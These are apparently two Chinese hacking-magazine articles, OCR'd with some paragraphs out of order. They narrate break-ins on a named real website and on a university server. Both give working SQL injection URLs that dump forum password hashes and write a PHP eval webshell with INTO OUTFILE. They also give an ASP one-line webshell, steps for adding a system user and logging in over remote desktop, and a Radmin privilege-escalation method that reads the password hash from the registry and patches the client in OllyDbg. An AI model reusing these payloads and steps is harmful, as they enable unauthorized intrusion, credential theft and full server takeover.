| 0x61646D696E |
+--------------+
| admin        |
+--------------+
1 row in set (0.00 sec)
```

表名出来了，是admin，但是没有暴出密码字段名，我们可以通过使用limit语法进行表和字段查询，但是数据库有很多表的话，不晓得什么时候才能摸清楚。刚好网站上有个phpbb的论坛，还是通过跨库查论坛数据库吧。看了下，管理员有两个，一个是

呵呵。但对于这个漏洞的进一步扩展还要靠大家自己来发掘，虽然这个漏洞显得有些鸡肋，但是连sohu也犯这样的小错误就显得太低级了。有什么问题欢迎大家与我交流。

【文章里的url编码工具已收录在本期光盘】

admin，另一个是webmater，看样子webmater比较活跃，就查他的密码了。

提交

http://www.jay2u.com/jaynews/index.php?action=newsView&newsID=660%20%20and%201=2%20union%20select%201,2,username,user_password%20%20from%20phpbb_users%20where%20user_id=66333，查到md5的值。

到www.cmd5.com上查询出来密码是：042990。登录后台去参观下吧 :)，如图7所示。




图7

我对phpbb不是很熟悉，在后台琢磨了半天，尝试了添加上传类型等办法都没能得到webshell，难道只能渗透到这个程度吗？

喝杯水冷静了下，想起来我已经知道它的安全模式是关闭的，而且我们有足够的权限，这意味着什么？嘿嘿，只要知道路径就能通过注射导出一个webshell。现在的问题就是得到路径了。利用upload pic.php中getimagesize()函数的小bug，先在后台添加上传类型 text/asa，然后到前台传图片的地方传个asa文件，这个函数无法读取其大小，暴出错误时泄露了绝对路径(如图8)。




图8

下面最辉煌的时刻终于要到来了，构造导出webshell的语句：

http://www.jay2u.com/jaynews/index.php?action=newsView&newsID=660%20%20and%201=2%20union%20select%201,2,'<?eval($_POST[cmd])?>',4%20from%20mysql.user%20into%20outfile%20'D:\\website\\jayweb\\forum\\userpix\\cnsst.php'/*,成功了，效果如图9所示，用客户端连上，传了个大马（如图10）。

由于编码问题，看着有点乱，但是一样使用。执行命令看看(如图11)，好象服务器的php是系统权限的，添加了一个用户，连上3389参观下就闪人了(如图12)。




图9




图10

文章到这里就结束了，没什么技术含量，主要还是服务器安全做的不好，这样最后才能得到最高权限。最后感谢cn、影子等兄弟的帮助，感谢www.oldjun.com，是你们在我不开心的时候给了我力量，给了我寄托！




图11




图12

编辑点评：

mysql5利用系统数据库information_schema直接猜库名、表名、列名，我还是第一次在西线的文章里看到，感觉很有新意。另外，作者从一些错误信息里分析得到一个正确结果，像php的单引号没有转义，也就是说安全模式没有打开，这些细节都注意的很好。期望php+mysql5的注入工具快快出来，这样我们小菜就有福了。

利用Radmin本地提权exp拿下某高校服务器

文 ※飘§№

从本文中你可以学到

radmin2的本地提权方法

放假前因为一个朋友的要求，对某兄弟学校的服务器做了一次安全检测。现在的高校主站一般安全都是做得不错的，所以我通常找那些艺术、人文方面的学院下手，毕竟人家不是专门搞技术的嘛。先看看艺术学院的网站吧，美工做得蛮好的，首页还有个网站管理链接，进去一看，验证码感觉特别熟悉，貌似沸腾的系统(因为前些日子利用这个系统做了个小站，所以印象比较深刻^_^)。随便找篇新闻看看，习惯性地在地址栏的参数后面加上and 1=1和and 1=2，返回了不同的内容(图就不截了，大家应该玩得都很熟了^_^)。居然没有防注入(这个系统原本应该是有防注入的，估计是修改的时候去掉了吧)？那可就好办多了，上工具吧，一会儿功夫，管理员账号和密码(16位的MD5加密过的)就出来了，从猜解出来的表名也证实了确实是沸腾望多媒体新闻系统，只不过界面做了较大的改动。前段时间有人公布了对这个系统的漏洞利用，只需要

一个可以发文章的普通权限的账号就行。本来想直接注册一个用户的，可是管理员关闭了注册功能，而且有些网站在注册以后还要管理员审核过才行。现在只能从注入得到的管理员密码了，然后拿到 www.cmd5.com 查，一般来说不是特别复杂的密码都能破解。现在好办了，进入后台，发布一篇文章，在文章标题那里填上任意标题（自己要记得的哦），然后添加文章，关键的一步：修改这篇文章的标题为一句话<%execute request("pass")%>代码（如果添加文章的时候直接写上一句马是不行的）。

该系统存在 createasp.asp 和 lastnewsxp.asp 页面，其 createasp.asp 用来生成首页调用 ASP 页面，就是 lastnewsxp.asp，我们只需要在一句话木马客户端中连接 lastnewsxp.asp 就行了。

首先访问http://www.xxx.com/admin/createasp.asp页面，返回"首页调用ASP已经更新！"后访问http://www.xxx.com/lastnewsxp.asp 页面。如果出现"处理 URL 时服务器出错，请检查源代码。"表示成功写入一句话木马。

打开一句话木马客户端，连接 http://www.xxx.com/lastnewsxp.asp，上传一个大马，webshell 就到手了，如图 1 所示。进去一看，服务器权限设置得不错，大部分危险组件也禁用了，看来提权有难度了。




图 1

按照习惯，先试试 s e r v - u 提权。很不幸，失败了。PcAnywhere 和 vnc 的影子都没看到，cmd 不能用，启动目录不能写，郁闷啊，只能先放放了。

现在网上每天都有很多整站系统的漏洞公布出来，相信各位拿几个webshell应该不是问题了吧？不过随着管理员的安全意识提高，webshell提权已经不像当初那么容易了。像PcAnywhere、serv-u、vnc、FlashFXP，prel 等一些大家常用的提权帮手也被管理员注意上了，再加上一些危险组件的禁用，无疑给我们提权造成了巨大的挑战。如果不喜欢挂马，webshell 基本上没什么利用价值了。

暑假的一天在网络上闲逛，突然看见一篇 Radmin 本地提权文章，对我而言绝对是惊喜啊，毕竟在此之前低权限下对付radmin 密码只能采用暴力破解，成功率太低了！radmin确实是一款很不错的远程管理软件，也是很多管理员和黑友们共同的选择。我有种预感：服务器已经在向我招手了，嘿嘿！

我抱着侥幸的心理，利用 w e b s h e l l 读取 **HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\port**，有数值返回（如图 2），证明服务器上安装了 Radmin，因为返回的数是十进制的，要先用计算器转化成十六进制的（海洋木马有个进制转换工具也可以用）。




图 2

接着在本地注册表设置相同的数值，运行r_server，利用防火墙或者netstat -an命令就可以知道端口了。然后连接服务器IP，提示输入密码，说明端口是正确的，而且没有IP筛选。接下来再读取 **HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\Parameter**的值，然后一一转化成十六进制就得到了 radmin 密码的 hash 值。

最关键的步骤开始了，首先用 Ollydbg 调试加载 Radmin golds7n 入侵特征版，只有这个版本的 Radmin 才能按下面的步骤进行：

1、Ctrl+F 查找命令：JMP EAX（如图 3），然后依次按下 F4、F8。




图 3

2、右键－搜索－所有常量，十六进制那里填上 10325476（如图 4），在跳出的窗口中选中第一项地址 00A0A8FA 处 F2 下断（如图 5），F9 运行程序。然后你就用 radmin 连接要入侵的服务器，这时会弹出输入密码的提示框，我们随便输入一个密码，等你点确定后 OD 也就激活了断点（如图 6）。




图 4

